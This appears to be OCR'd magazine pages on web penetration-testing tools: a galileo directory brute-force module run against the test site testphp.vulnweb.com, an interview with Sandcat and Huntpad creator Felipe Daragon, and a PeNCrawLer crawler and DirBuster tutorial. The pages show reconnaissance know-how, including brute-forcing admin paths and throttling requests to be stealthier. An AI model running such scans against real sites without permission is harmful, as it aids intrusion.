
```
galileo #> use bruteforce/file_dir_brute
galileo bruteforce(file_dir_brute) #> show options

  Name      Current Value  Required  Description
  --------  -------------  --------  -----------
  HOST                     yes       The target address
  METHOD    GET            no        HTTP method
  PORT      80             no        The target port
  URL_PATH  /              no        The target URL path
  WORDLIST                 yes       Set wordlist

galileo bruteforce(file_dir_brute) #>
```

Show info:



```
galileo bruteforce(file_dir_brute) #> show info

      Name: File Dir Brute
      Path: modules/bruteforce/file_dir_brute.py
    Author: Momo Outaadi

Description:
  Common directory and file bruteforce

Options:
  Name      Current Value  Required  Description
  --------  -------------  --------  -----------
  HOST                     yes       The target address
  METHOD    GET            no        HTTP method
  PORT      80             no        The target port
  URL_PATH  /              no        The target URL path
  WORDLIST                 yes       Set wordlist

galileo bruteforce(file_dir_brute) #>
```


Set options:



m4ll0k@debian: ~

```
galileo bruteforce(file_dir_brute) #> set HOST http://testphp.vulnweb.com/
HOST => http://testphp.vulnweb.com/
galileo bruteforce(file_dir_brute) #> set URL_PATH /admin/
URL_PATH => /admin/
galileo bruteforce(file_dir_brute) #> set WORDLIST Desktop/wordlist.txt
WORDLIST => Desktop/wordlist.txt
galileo bruteforce(file_dir_brute) #> show options

  Name      Current Value                Required  Description
  --------  -------------                --------  -----------
  HOST      http://testphp.vulnweb.com/  yes       The target address
  METHOD    GET                          no        HTTP method
  PORT      80                           no        The target port
  URL_PATH  /admin/                      no        The target URL path
  WORDLIST  Desktop/wordlist.txt         yes       Set wordlist

galileo bruteforce(file_dir_brute) #>
```

Run module:



```
m4ll0k@debian: ~

galileo bruteforce(file_dir_brute) #> run
[*] Starting bruteforce...
[05:38:58] 404 -  http://testphp.vulnweb.com/admin/test.conf
[05:38:58] 404 -  http://testphp.vulnweb.com/admin/NHibernate.pdb
[05:38:58] 404 -  http://testphp.vulnweb.com/admin/Moq.pdb
[05:38:59] 404 -  http://testphp.vulnweb.com/admin/FluentNHibernate.pdb
[05:38:59] 404 -  http://testphp.vulnweb.com/admin/Castle.Core.pdb
[05:38:59] 404 -  http://testphp.vulnweb.com/admin/Iesi.Collections.pdb
[05:39:00] 404 -  http://testphp.vulnweb.com/admin/Castle.DynamicProxy2.pdb
[05:39:00] 404 -  http://testphp.vulnweb.com/admin/Castle.MicroKernel.pdb
[05:39:01] 404 -  http://testphp.vulnweb.com/admin/Castle.Windsor.pdb
[05:39:01] 404 -  http://testphp.vulnweb.com/admin/Castle.DynamicProxy.pdb
[05:39:02] 404 -  http://testphp.vulnweb.com/admin/MvcContrib.pdb
[05:39:02] 404 -  http://testphp.vulnweb.com/admin/fckstyles.json
[05:39:03] 404 -  http://testphp.vulnweb.com/admin/fcktemplates.json
[05:39:05] 404 -  http://testphp.vulnweb.com/admin/build.json
[05:39:07] 404 -  http://testphp.vulnweb.com/admin/fckpackager.json
^C[!] Waiting for threads to exit...
```

Various tools

- Base64 encode and decode
- MD5 Hash
- Random generator
- Sha1 Hash
- Hex Number
- URL Encode and Decode
- Invoke External Tools
- Socket
- More to come

Conclusion

Since this is only the first version, the tool must still be improved. So you can help to improve it for the next versions. Contributions of any type are always welcome!! Send an email to the developer (*m4ll0k@protonmail.com*) to let us know how you want to help, your interests, etc., and I'm sure something exciting will come up.

"Writing is the art of cutting words". I believe this applies well to programming as well. If you write code, remember to cut lines, keep it as simple as possible and avoid redundancy – this should be a continuous goal.

Interview with Felipe Daragon, creator of Syhunt and Huntpad

ABOUT THE CREATOR AND PROJECT

Felipe Daragon

Huntpad: github.com/felipedaragon/huntpad

Sandcat: github.com/felipedaragon/sandcat

Syhunt: http://www.syhunt.com/en/

[Hakin9 Magazine]: Hello Felipe Daragon (Syhunt)! Thank you for agreeing to the interview, we are honored! How have you been doing? Can you tell us something about yourself?

[Felipe]: Many thanks for the invitation! I'm great! It's a bit cold and cloudy right now here. I was coding a SAST* tool last night while listening to music and sometimes pausing to look at some light rain falling outside the office window. For me, this is the best weather to code. It has been a busy couple of weeks, getting deeper into security aspects of web applications that are built using MEAN**. This is the work I've been doing for some time now, as an application security specialist, diving into cutting edge technologies so that I can create and shape the tools that will help protect them against attacks or allow to inspect them like the Sandcat browser and its cousin project Huntpad.

(*) SAST stands for Static Application Security Testing, a testing methodology that analyzes the source code of applications to identify vulnerabilities.

(**) MEAN stands for MongoDB, Express, AngularJS, NodeJS. These are JavaScript based technologies used today to develop complex web applications.

[H9]: Can you tell us more about your project?

[Felipe]: Yup, let me start by properly introducing the Sandcat. Sandcat is a web browser I designed with penetration testing in mind. Because it exposes the details behind websites, users quickly found out that it can also be used for malware hunting, web development and other activities. The browser has been built with Chromium at its core – the same engine that powers the Google Chrome browser, but Sandcat comes with Lua* rather than JavaScript as its extension language, which gives it architectural simplicity and uncanny flexibility. This project recently gave birth to another open source project, called Huntpad, which is a notepad application designed for penetration testing.

(*) Lua which in Portuguese means Moon, is a powerful, fast, lightweight, embeddable scripting language, heavily used in the game industry and security tools such as Wireshark, Snort and nmap.

The language combines simple procedural syntax with powerful data description constructs based on associative arrays and extensible semantics. Being dynamically typed, Lua runs by interpreting bytecode for a register-based virtual machine, and has automatic memory management with incremental garbage collection. Lua is thus ideal for configuration, scripting, and rapid prototyping.

[H9]: Where did the idea of creating your project come from?

[Felipe]: It started with the notion of re-envisioning the user interface of the web application security scanner I developed. I wanted the scanner to be tightly integrated with a custom web browser, making easier not only the execution of automated but manual penetration testing. The Sandcat browser started then as a parallel project and kept evolving to the point where integrating the application scanner as an extension became possible.

[H9]: What was the most challenging part in creating your project?

[Felipe]: Initially, I was using Trident (IE's engine) and Python as extension language, then Chromium was released in 2008 and a bit later I stumbled upon the Lua language. Integrating and shipping Python as an extension language was not nearly as successful, practical and beneficial as using Lua, which was really a game changer. Developing my own web browser with the features I wanted and needed turned out to be a great way to sharpen my programming skills, master Lua, learn more about the architecture of web browsers and make me comfortable with open source. With so many open source components at its core, making it open source as a whole became a natural step.

[H9]: Did anything surprise you in the process?

[Felipe]: I was amazed with how difficult it was to read cached resources generated and stored by the Chromium library. Cached files don't have their original names, which was something I would expect. Resources were sometimes compressed with zlib, which is something easy to deal with, but I quickly found out that Chromium stores files smaller than 16k in block files which are essentially container files holding many smaller files, and the metadata about the cached files are stored in these container files, all mapped by a binary index file. I had to come up with my own way to read the cache, which worked but before that my mind was blown. LOL

[H9]: Do you think more security professionals should look into learning Lua?

[Felipe]: Definitely, pen-testers want to see tools and functions broken out and able to be used separately, but still be able to work together to complete some task, and this is something that Lua does very well. Lua was built with modularity, extensibility and flexibility in mind, so I think it's an ideal programming language for hackers.

[H9]: What about the feedback from the github community? Does it influence your software?

[Felipe]: I'm always paying attention to feedback from social networks - the ones I like more are discussion threads where users bluntly share their opinions and thoughts like the tool author is not watching. Probably the most funny or valuable comments out there to be read, if you don't get easily offended. LOL

[H9]: Did you ever got feedback that made you think of something you would have never stumbled upon on yourself?

[Felipe]: The kind of feedback I read gave me a confidence that the project was on the right track, which is something very valuable. But when it comes to innovation, I have been just doing a lot of research and listening to my inner voice and thoughts.

[H9]: Any plans for the future? Are you planning to expand your tool, add new features?

[Felipe]: Today I'm more an improviser than a planner, intuitively choosing what to explore next, but because all my projects are interlinked, sharing the same code base and components, they are constantly evolving together. Major updates to Sandcat and Huntpad are planned for the near future and contributions are always welcome.

[H9]: Do you have any thoughts or experiences you would like to share with our audience? Any good advice?

[Felipe]: When I started coding, over a decade ago, I only cared if the code was going to work. As the time passed, I learned how it was important to keep it clean, organized and componentized. Carlos Drummond de Andrade, a well-known Brazilian poet and writer once said, "Writing is the art of cutting words". I believe this applies well to programming as well. If you write code, remember to cut lines, keep it as simple as possible and avoid redundancy – this should be a continuous goal. Producing rushed code that just works is still a reality for many busy developers out there and the impact often goes beyond stability, code maintenance and readability issues, it becomes harder to secure and manually review the produced code for vulnerabilities and weaknesses.

If you hunt bugs, Huntpad (github.com/felipedaragon/huntpad). and Sandcat (github.com/felipedaragon/sandcat) may help you save your time when performing websec testing. I hope you enjoy the projects!

PeNCrawLer

An Advanced Web-Crawler and DirBuster

by Mahdi Makhdumi

ABOUT THE CREATOR AND PROJECT

Mahdi Makhdumi

Pentester and Programmer

GitHub: https://github.com/TheM4hd1

PeNCrawLer: https://github.com/TheM4hd1/PenCrawLer


PeNCrawLer is a multi-threaded tool designed for penetration testing.

It's open-source, coded in C# and includes two separate parts:

Web-Crawler


Web-Crawler is a tool for automatically crawling web applications. It uses various intelligent techniques to collect web contents in a fast way with good performance.

Let me first explain the features and configuration options before starting the tutorial.



Target Url:

Figure 1. Advanced Settings Menu



These settings control the way the Spider crawls for basic web content when Spidering.

☑ Follow Redirect
☐ Render JavaScript

HTML elements to extract links from

☑ Enable

HTML Tag	Attribute
a	href
area	href
form	action
embed	src
frame	src

Regex pattern to extract links from response

☐ Enable

Pattern:

```
[(http|https|ftp|)]+[\:\/\/]+[a-zA-Z0-9\-\.]+\.[a-zA-Z](:[a-zA-Z0-9]*)?\/?(|
```

Figure 2. Advanced Settings

Crawling Settings:

These features only apply on Web-Crawler.

- **Follow Redirects**

  By enabling this option, you can handle redirects on target, there is no need to worry about redirecting into another domain, the crawler automatically prevents it.

- **Rendering JavaScript**

  Some websites use JavaScript to create a webpage. By enabling this option, the program is able to render JavaScript when crawling.

  But you should know that it will reduce the crawling process.

- **Scrapping HTML**

  Scrapping HTML extracts important page elements. Crawler uses these settings to extract web-page links:

  a) Extract Links from HTML Elements

  By using this option, crawler is able to extract links from HTML Elements in web content. Let’s look at this example:

```
<!DOCTYPE html>

<html>

<body>

<a href="https://www.w3schools.com">Visit W3Schools.com!</a>

</body>

</html>
```

Sample 1. Extracting Links by HTML tag

- Where:
  - ◉ HTML Tag is: `a`
  - ◉ Attribute is: `href`
  - ◉ Extracted value is: `https://www.w3schools.com`

b) Extract Links by Regex Pattern

If you need to find links with a regex-pattern, you can enable this option and let the crawler do the rest. This default pattern in the crawler can extract links from web contents. Links with [http, https, ftp] protocols. You can check your pattern validity by pressing “Check Pattern” button.

- **File Extensions**

Configuring these settings helps the crawler to handle files on server.

a) Blacklist

Enabling this options helps crawler to block non-important files and reduce network usage. Also, it makes the crawler faster. You can separate extensions with a ‘,’ character.

b) Whitelist

By enabling this option, the crawler will download the specified extensions on your storage. You can separate extensions with a ‘,’ character.

- **Limit Crawling Similar Links**

All of us have to face URLs like site.com/?id=1, and the ?id parameter can have a huge amount of values, it could go up to ?id=99999 or more. Other crawlers would visit every single one of those pages, treating each of them as a unique URL, which sometimes might generate a an incredibly large amount of traffic, and infinite crawling (which slows down overall crawling).

For that specific reason, this crawler is designed to detect duplicate URLs with specified regex pattern, and only visit a unique URL once (or any custom number). Thus, it can crawl very large websites in a matter of minutes.

- **Search for String**

If you’re looking for some texts or strings on a website, you can enable this option and allow the crawler to find the specified pattern for you.

You can search for strings in both web-content and URLs.

- **Form Submission**

These settings control whether and how the crawler submits HTML Forms. Crawler can identify forms in HTML content by: Action URL, method, fields and values.

NOTE: The following settings apply on both Web-Crawler and Dir-Buster

- **HTTP Settings**

These settings control the request headers used in HTTP requests made by the PeNCrawLer.

You can configure a custom list of headers to be used in PeNCrawLer requests. This may be useful to meet specific requirements of individual applications - for example, you can add Set-Cookie value into headers list to make the application work in a logged-in website.

- **Proxy**

These settings let you configure PeNCrawLer to use a HTTP proxy, all outbound requests will be sent via this proxy.

- **Authentication**

These settings let you configure PeNCrawLer to automatically carry out platform authentication to destination web servers. Supported authentication types:

  - Basic
  - Digest

- **Engine**

These settings control the engine used for making HTTP requests. The following options are available:

1. **Number of threads** - This option controls the number of concurrent requests the PeNCrawLer is able to make.
2. **Number of retries on network failure** - If a connection error or other network problem occurs, PeNCrawLer will retry the request the specified number of times before giving up and moving on. Intermittent network failures are common when testing, so it is best to retry the request several times when a failure occurs.

3. **Throttle between requests** - Optionally, PeNCrawLer can wait a specified delay (in seconds) before every request. This option is useful to avoid overloading the application, or to be stealthier.

   Careful use of these options lets you fine tune the PeNCrawLer engine, depending on the performance impact on the application, and on your own processing power and bandwidth. If you find that the PeNCrawLer is running slowly, but the application is performing well and your own CPU utilization is low, you can increase the number of threads to make your scan proceed faster. If you find that connection errors are occurring, that the application is slowing down, or that your own computer is locking up, you should reduce the thread count, and maybe increase the number of retries on network failure and the pause between retries.

Now that we have finished the settings tutorial, let's see how PeNCrawLer works:




Figure 3. Crawler

Working with crawler is super easy; configure the Advanced Settings first, then choose your target and press Start button. That's all.

To create a report for your crawling process, right click on Site-Structure map and press "Save Report".

In the "Search Result" tab, you can access the result of your requested search patterns. If you need to save/copy your result, just do it like the previous step.


